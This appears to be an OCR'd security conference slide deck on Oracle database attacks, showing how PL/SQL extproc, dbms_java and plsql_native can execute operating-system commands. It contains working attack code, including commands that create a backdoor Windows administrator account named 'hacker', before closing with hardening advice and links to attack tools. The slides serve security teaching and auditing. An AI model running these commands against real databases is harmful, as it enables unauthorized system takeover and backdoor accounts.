- EXTPROCT_DLLS=ANY




PL/SQL and extproc – Sample Windows

```
sqlplus system/manager
SQL> CREATE OR REPLACE LIBRARY exec_shell AS
'C:\winnt\system32\msvcrt.dll';
SQL> CREATE OR REPLACE package oracmd is procedure
exec(cmdstring IN CHAR); end oracmd; /

SQL> CREATE OR REPLACE package body oracmd IS
             procedure exec(cmdstring IN CHAR)
             is external   NAME "system"
             library exec_shell   LANGUAGE C; end oracmd; /
```

Create new Windows Administrator


```
SQL> exec oracmd.exec('net user hacker nopassword /ADD');
SQL> exec oracmd.exec('net localgroup /ADD Administrators
hacker');
```



PL/SQL and extproc – Sample Unix

```
create or replace library hack_shell
as
'/lib/libc-2.1.3.so';
/
create or replace package shell is
procedure exec(command in char);
end shell;
/
create or replace package body shell is
procedure exec(command in char)
is external
name "system"
library hack_shell
language c;
end shell;
/
```


OS Command Execution



PLSQL and extproc

```
SQL> connect training/mypassword


SQL> @lis
Library created.
Package created.
Package body created.

SQL> exec shell.exec('ls');
readme.txt
PL/SQL procedure successfully completed.
```

OS Command Execution



Execute commands via dbms_java


See asktom.oracle.com for details

http://asktom.oracle.com/pls/ask/f?p=4950:8:718507996705464001 3::NO::F4950_P8_DISPLAYID,F4950_P8_CRITERIA:952229840241

Requirements:

- java installed in the database
- privileges to run java classes

OS Command Execution



Execute commands via plsql_native (9i only)

Undocumented


Requirements:

- ALTER SYSTEM

```
alter system set plsql_native_make_utility='calc';
alter system set plsql_native_make_file_name= 'c:\temp\mymakefile.mk';
alter system set plsql_native_library_dir= 'c:\temp\plsql_libs';
```

After every compilation of PL/SQL code, Oracle starts the PL/SQL compiler. In this case the Windows calculator.


Summary




Protect your Oracle database by doing at least the following basic steps

- Protect your TNS listener with a password
- Disable remote listener administration
- Use always long and strong Oracle passwords
- Apply the latest Oracle security patches
- Revoke permission from mighty packages which allow to execute commands, read/write files or using internet connections

URLs



- Oracle Database Clients
  http://www.oracle.com/technology/software/products/database/oracle10g/index.html
- Preinstalled Oracle in a VMWare session
  http://www.oracle.com/technology/tech/linux/vmware/index.html
- Oracle Documentation
  http://tahiti.oracle.com
- Portscanner amap
  http://thc.org/thc-amap/
- tnscmd
  http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd-doc.html
- WinSID
  http://www.syntheticbytes.com/oracle/ro/WinSID.html
- Orabf
  http://www.toolcrypt.org/tools/orabf/index.html
- Oracle checkpwd
  http://www.red-database-security.com/software/checkpwd.html



Q & A

red database security

Contact

Alexander Kornbrust

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
Germany

Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: ak@red-database-security.com

Web: http://www.red-database-security.com